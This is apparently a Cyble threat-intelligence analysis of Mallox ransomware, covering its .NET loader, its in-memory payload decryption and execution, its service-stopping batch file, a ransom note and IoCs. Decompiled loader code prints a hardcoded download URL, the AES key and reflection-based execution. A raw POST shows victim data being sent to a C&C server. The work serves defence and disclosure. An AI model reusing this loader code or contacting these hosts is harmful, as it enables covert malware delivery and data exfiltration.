

Cyble - Mallox Ransomware showing signs of Increased Activity

By cybleinc

Published: 2022-12-08 · Archived: 2026-04-05 23:43:29 UTC

Cyble Research & Intelligence Labs analyzes a surge in activity from the Mallox Ransomware group and details how it operates in this analysis.


Ransomware potentially targeting organizations dealing in Critical Infrastructure

“TargetCompany” is a type of ransomware that was first [identified](#) in June 2021. The researchers named it *TargetCompany* ransomware because it adds the targeted company name as a file extension to the encrypted files. In September 2022, researchers [identified](#) a TargetCompany ransomware variant targeting Microsoft SQL servers and adding the “Fargo” extension to the encrypted files. TargetCompany ransomware is also known to add a “Mallox” extension after encrypting the files.

Cyble Research and Intelligence Labs (CRIL) recently observed a spike in Mallox ransomware samples. The figure below shows the statistics of Mallox [Ransomware](#) samples in the wild, indicating that the ransomware is active, spreading rapidly, and infecting users in recent weeks.

See Cyble in Action

World's Best AI-Native Threat Intelligence






Figure 1 – Timeline of Samples Count Observed In The Wild

These Mallox ransomware samples are downloaded and loaded by an unknown loader. The loader further downloads Mallox ransomware from the remote server and encrypts files in the victim’s machine. Additionally, the [ransomware group](#) maintains a leak site with information related to the victims of the ransomware attacks. The figure below shows the leak site of Mallox Ransomware.




Figure 2 – Mallox Ransomware Leak Site

Technical Analysis

Loader analysis:

An unknown .NET-based loader downloads Mallox ransomware. Our research indicates that the loader is known to be downloading other [malware](#) families such as Agentesla, Remcos, Snake keylogger, etc. This loader usually arrives

via spam email with different flavors to lure the users into downloading and executing the email attachment.

The loader acts as a downloader that downloads encrypted malicious content from the remote server, decrypts it in the loader memory, and executes it. The loader executes the malicious content in the memory without saving the actual payload in the disk to evade anti-virus detection. The loader downloads encrypted payloads with a file extension such as png, jpeg, or bmp.

The loader is 32-bit .Net executable file with the file name “Cqasdqtamip.exe” and sha265 as e3a0bbd623db2b865fc3520c8d05e8b92016af2e535f0808460295cb8435836a. Additional details are shown in the figure below.





Figure 3 – File Details of Mallox Loader

Upon execution, the loader downloads the encrypted malicious content from the URL `hxxp://80[.]66[.]75[.]98/Chseiyyk.jpeg`.

The figure below shows the hardcoded URL and code to download the file.

```
internal sealed class Class1
{
    // Token: 0x06000003 RID: 3 RVA: 0x00002062 File Offset: 0x00000262
    private static byte[] smethod_0()
    {
        return Class1.smethod_2("http://80.66.75.98/Chseyk.jpeg");
    }
}
```



```
private static byte[] smethod_2(string string_0)
{
    try
    {
        ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
    }
    catch
    {
    }
    try
    {
        IL_0F:
        WebRequest webRequest = WebRequest.Create(string_0);
        using (webRequest.GetResponse())
        {
            using (Stream responseStream = webRequest.GetResponse().GetResponseStream())
            {
                BinaryReader binaryReader = new BinaryReader(responseStream);
                try
                {
                    Class1.byte_0 = binaryReader.ReadBytes(5000000);
                }
                finally
                {
                    ((IDisposable)binaryReader).Dispose();
                }
            }
        }
    }
    catch
    {
        goto IL_0F;
    }
    return Class1.byte_0;
}
```

Figure 4 – Malicious URL and Code to Download the Encrypted Payload

After downloading, the loader keeps the encrypted content in the memory to decrypt it. The malicious content is encrypted with the AES encryption algorithm using the key “Cwgoawrnxz”, which is hardcoded in the loader’s binary.

The figure below shows the encrypted payload in the memory and decryption key.

```
MemoryStream memoryStream = new MemoryStream();
byte[] result;
try
{
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    try
    {
        rijndaelManaged.KeySize = 256;
        rijndaelManaged.BlockSize = 128;
        byte[] bytes = Encoding.UTF8.GetBytes("Cwgoawrxz");
        Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(bytes, salt, 1000);
        rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
        rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
        rijndaelManaged.Mode = CipherMode.CBC;
        byte[] array = class132.method_0();
        CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateDecryptor(), CryptoStreamMode.Write);
        try
        {
            cryptoStream.Write(array, 0, array.Length);
        }
        finally
        {
            ((IDisposable)cryptoStream).Dispose();
        }
        result = memoryStream.ToArray();
    }
    finally
    {
        ((IDisposable)rijndaelManaged).Dispose();
    }
}
finally
{
    ((IDisposable)memoryStream).Dispose();
}
```

Figure 5 – Loader Code to Decrypt the Malicious Content

The loader now decrypts the payload to get the actual ransomware binary in the memory and further executes this binary to perform ransomware activities. The below Figure shows the Decrypted ransomware DLL file in the memory.

```
rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
rijndaelManaged.Mode = CipherMode.CBC;
byte[] array = class132.method_0();
CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateDecryptor(), CryptoStreamMode.Write);
try
{
    cryptoStream.Write(array, 0, array.Length);
}
finally
{
    ((IDisposable)cryptoStream).Dispose();
}
result = memoryStream.ToArray();
finally
{
    ((IDisposable)rijndaelManaged).Dispose();
}
finally
{
    ((IDisposable)memoryStream).Dispose();
}
```

Figure 6 – Routine to Decrypt Downloaded Payload

Mallox Ransomware Payload Analysis:

The downloaded and decrypted file is a 32-bit .NET-based DLL with the name “Wwxjdcapjnmuq.dll” and sha256 as *b64606198c158f79287b215343d286adf959e89acb054f83db706f3c06f48aa*.

The following figure shows additional details.




Figure 7 – Details of Malicious DLL Payload

The DLL file is further obfuscated with an *IntelliLock* obfuscator to make malware reversal more difficult. The loader now loads the decrypted ransomware DLL as assembly using the *Assembly.Load()* function.

After loading DLL, the loader enumerates methods from the DLL file and creates a list of method names and objects from the loaded assembly. The loader now creates a thread pool of the methods for executing the ransomware code. The figure below shows the code to load the DLL as assembly, creating the list of methods and thread pool for executing the ransomware code.

```

private static void smethod_0()
{
    if (Class2.waitCallback_0 == null)
    {
        Class2.waitCallback_0 = new WaitCallback(Class2.smethod_3);
    }
    ThreadPool.QueueUserWorkItem(Class2.waitCallback_0);
}

// Token: 0x06000009 RID: 9 RVA: 0x00002268 File Offset: 0x00000468
private static void smethod_1()
{
    if (Environment.UserName.Length > 0)
    {
        Assembly assembly = Assembly.Load(Class1.smethod_1());
        if (assembly != null && Environment.ProcessorCount > 0)
        {
            List<Type> list = assembly.GetTypes().ToArray<Type>().ToList<Type>();
            if (list.Count > 0)
            {
                foreach (Type type_ in list)
                {
                    WaitCallback callBack = new WaitCallback(new Class2.Class3
                    {
                        type_0 = type_
                    }.method_0);
                    ThreadPool.QueueUserWorkItem(callBack);
                }
            }
        }
    }
}

```

	Value
	Count = 0x00000D6A
[0]	{Name = "\u0002" FullName = "\u0002"}
[1]	{Name = "ce60et1KWUtg2Nrnfc" FullName = "\u0002+ce60et1KWUtg2Nrnfc"}
[2]	{Name = "\u0003" FullName = "\u0002+\u0003"}
[3]	{Name = "\u0005" FullName = "\u0002+\u0005"}
[4]	{Name = "\u0006" FullName = "\u0002+\u0006"}
[5]	{Name = "\b" FullName = "\u0002+\b"}
[6]	{Name = "\u0002 " FullName = "\u0002 "}

Figure 8 – Code to Dynamically Load the Methods from the Ransomware

After creating the thread pool, the loader then uses the *InvokeMember()* function to execute the threads for a list of previously created methods. The following figure shows the [code to execute](#) threads for the methods created from the loaded assembly.

```

private static void smethod_2(object object_0)
{
    try
    {
        ((Type)object_0).InvokeMember("Jwcsxatuyjnzwaeahlshkfaux", BindingFlags.InvokeMethod, null, null, null);
    }
    catch
    {
    }
}

// Token: 0x0600000B RID: 11 RVA: 0x0000209F File Offset: 0x0000209F
private static void smethod_3(object object_0)
{
    Class2.smethod_1();
}

// Token: 0x04000003 RID: 3
private static WaitCallback waitCallback_0;

```

Value	Type
{Name = "ce60et1KWUtg2Nrnfc" FullName = "\u0002+ce60et1KWUtg2Nrnfc"}	object (System.RuntimeType)

Figure 9 – Code to Execute the Methods for Ransomware Operation

After execution, the ransomware drops a batch file “Axfiygodhtrlqmrpckiller.bat” into the temp folder and executes it. This batch file stops numerous services and programs so that associated files are encrypted without any interruption during the encryption process.

The following figure shows the contents of the batch file.




Figure 10 – Contents of the Batch File

Interestingly, the ransomware also stops GPS-related programs, indicating that the ransomware could be targeting organizations dealing in the critical infrastructure sector.

The figure below shows the commands to stop running GPS-related programs.




Figure 11 – Batch File Containing GPS-Related Program

The ransomware disables several services and stops running programs in the system. Some important services and programs are:

- **Database Related Services:** MSSQL, MSSQL Server, PostgreSQL, Oracle, etc.
- **Backup Related Services:** VSS, Veeam, etc.

- **Windows Related Programs:** OneDrive, Excel, Outlook, WinWord, etc.
- **File Sharing and Servers Related programs:** FileZilla FTP Server, Apache Tomcat Server, Microsoft Exchange Server, OpenSSH, WAMP Server, Nginx, etc.
- **Business Management Software:** SAP Business One, Jenkins, Redis, SVN Server, Turbo CRM, Kingdee, etc.
- **Virtualization Programs and Services:** VirtualBox, VMware. Etc.
- **GPS Related Commands:** GPSDaemon, GPSUserSvr, GPSDownSvr, GPSSStorageSvr, GPSDataProcSvr, GPSGatewaySvr, etc.

Before [encrypting the files](#), the ransomware exfiltrates system information such as Operating system version, Desktop name, etc., and sends it to the Command & Control (C&C) server using a POST request as shown below.

```
POST /QnEwgdsvsf/ap.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: 193.106.191.141
Content-Length: 168
Connection: Keep-Alive
Cache-Control: no-cache

user= &TargetID= &SystemInformation=windows.&max_size_of_file=0.0&size_of_hdd= HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Dec 2022 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/7.4.33

12
Successfully_added
0
```

Figure 12 – Victim information being exfiltrated to Ransomware’s C&C

The ransomware then encrypts the files, appends “.Mallox” as a file extension, and drops a ransom note in the folders, as shown below.




Figure 13 – Encrypted Files and Ransom Note

The figure below shows the ransom note dropped on the victim system.




Figure 14 – Contents of the Mallox Ransomware Note

The ransom note also contains a private chat link for the victims to connect with the [Threat Actor](#). The Chat page contains information such as TargetID, hard disk size, Payment Details, etc.

The TA has also provided features in their Chat page to their victims for uploading encrypted samples to test the decryption.




Figure 15 – Victim's chat page

Conclusion

Over the last few days, we have observed increased levels of activity from the Mallox ransomware group. The [ransomware group](#) is using an unknown loader which is used for downloading and executing the ransomware. Additionally, Mallox ransomware stopped GPS-related services, indicating their targets could be organizations dealing in Operation Technology and Critical Infrastructure.

Our Recommendations

We have listed some of the essential [cybersecurity](#) best practices that create the first line of control against attackers. We recommend that our readers follow the best practices given below:

Safety Measures Needed to Prevent Ransomware Attacks

- Conduct regular backup practices and keep those backups offline or in a separate network.
- Turn on the automatic software update feature on your computer, mobile, and other connected devices wherever possible and pragmatic.
- Use a reputed anti-virus and [Internet security](#) software package on your connected devices, including PC, laptop, and mobile.
- Refrain from opening untrusted links and email attachments without verifying their authenticity.

Users Should Take the Following Steps After the Ransomware Attack

- Detach infected devices on the same network.
- Disconnect external storage devices if connected.
- Inspect system logs for suspicious events.

Impact And Cruciality of Ransomware

- Loss of valuable data.
- Loss of the organization's reputation and integrity.
- Loss of the organization's [sensitive business information](#).
- Disruption in [organization operation](#).
- Monetary loss.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Execution	T1204	User Execution
Defense Evasion	T1140 T1562	Deobfuscate/Decode Files or Information Impair Defences
Discovery	T1082 T1083	System Information Discovery File and Directory Discovery
Impact	T1486	Data Encrypted for Impact
Command and Control	T1071	Application Layer Protocol

Exfiltration	T1020	Automated Exfiltration
---------------------	-----------------------	------------------------

IoCs

Indicators	Indicator Type	Description
2456c01f5348e5c08f7e818d51862c1a 625be3e4dbfb0bd35c9cda216a9bca7232dbec07 34da973f1d154672b245f7a13e6268b4ffc88dea1ca608206b32759ec5be040c	MD5 SHA1 SHA256	Mallox Loader
